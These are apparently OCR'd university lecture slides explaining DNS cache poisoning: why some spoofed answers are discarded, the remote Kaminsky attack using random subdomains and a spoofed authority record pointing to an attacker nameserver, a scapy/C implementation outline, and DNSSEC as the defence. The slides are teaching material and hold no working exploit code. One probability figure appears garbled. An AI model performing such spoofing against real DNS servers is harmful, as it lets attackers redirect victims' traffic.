
```
$ dig www.example.net
;; QUESTION SECTION:
;www.example.net.          IN    A
;; ANSWER SECTION:
www.example.net.      259200     IN    A     1.2.3.4
;; AUTHORITY SECTION:
example.net.          259200     IN    NS    ns.attacker32.com

;; ADDITIONAL SECTION:
ns.attacker32.com.         259200     IN    A     6.7.8.9
```

This cannot happen because the nameserver isn’t related to the question. The DNS server will discard this info!

# Local Attack – Note #2

- What if *.example.net is already cached in local DNS?
    - Recall targeting the authority section is more effective.
    - Clear the cache (valid in our setup only)
    - Wait till it times out
    - Try to negate the cache effect (how?)

# DNS Cache Poisoning: Remote Attack



```
;; ANSWER SECTION:
www.example.com.  259200  IN  A  ATTCKER_IP
```

# Remote Attack

- The attacker is on a different network
  - Cannot sniff the network
- To spoof a reply, which data is hard to get remotely?
  - Src port (16 bits)
  - Transaction ID (16 bits)
- **The idea:** the attacker needs to generate them randomly
- Challenges:
  - Search space: $2^{16}*2^{16}$ options = $2^{32}$ (probability of success is $\mathbf{2.32^{-10}}$)
  - Time: 50 days to try all of them (assuming sending 1K pkts/sec)
  - Cache: if the attacker is wrong, the answer for www.example.net will be cached → wait longer


We need to know:

- src/dst IP
- src/dst port
- DNS question
- DNS transaction ID

# Remote Attack – Main Steps

1. Trigger the victim DNS server to send a DNS query
   - But, don’t trigger the victim DNS server to cache target hostname
   - Hint: no need to ask the **right question**
2. Spoof the DNS reply
   - Random generation of src port and transaction ID.
3. Negate the cache effect

- This is called *The Kaminsky Attack*



# Remote Attack – The Problem

- Given a target hostname “www.example.com”:
  - What kind of query should we trigger?
  - What should we put in the reply to affect the DNS cache?


# Remote Attack – Solution – Part 1

- What should we put in the reply to affect the DNS cache?
  - Given a target hostname: how can we make the victim DNS server points to attacker nameserver?
  - **Use authority section**

# Remote Attack – Solution – Part 2

- What kind of query should we trigger?
    - Recall: we cannot use www.example.com
    - Also, if the answer isn’t related to the question, the answer will not be accepted
    - **Use randomly generated hostnames related to the domain name**
    - Examples:
        - 479.example.com
        - 980.example.com
        - qwerty.example.com
        - Etc…

# Remote Attack – Putting It All Together



If the random src port and transaction ID are valid → Accepted

(3) Spoofed Answer: with ns.attacker32.com in the Authority section

If the replies are rejected → repeat Step 1

(1) Query: what's the IP address for 470.example.com?

(2) Ask example.com's DNS server.

(3) An Answer.

Attacker DNS server ns.attacker32.com

# Remote Attack – Practical Implementation


- Option #1: Pure Python `scapy`:
  - Very slow
- Option #2: Pure C implementation:
  - Can be hard
- Option #3: Hybrid approach
  - `scapy`: used to generate a template for a DNS packet (containing most info)
  - C: used to send raw packet, and generate random src port, transaction ID, and hostname.

# Protection Against DNS Spoofing Attacks

- The main problem: DNS servers cannot authenticate the replies

- Solution: DNS Security Extensions (DNSSEC)
  - RFC 4033, RFC 4034, RFC 4035
  - Authenticates DNS records in the replies by checking the sender’s public key
  - Detects if a reply was spoofed
  - Adds three records:
    - RRSIG: RR signature
    - DNSKEY: Public key that a DNS resolver uses to verify signatures in RRSIG
    - DS (Delegation Signer): one-way hash of the public key provided by the sender’s parent zone

# DNSSEC



Response from Root server

**DNSKEY:** Root server’s public key

**RRSIG:** signatures of the records in the reply

**DS:** one-way hash of.net server’s public key

Response from .net server

**DNSKEY:** This server’s public key

**RRSIG:** signatures of the records in the reply

**DS:** one-way hash of example.net server’s public key

**DNSKEY:** This server’s public key

**RRSIG:** signatures of the records in the reply

Response from example.net server

verify

verify

verify

**Verify using trusted party (e.g., CA)**

Chain of Trust

# To do list

- Assignment 3 will be released soon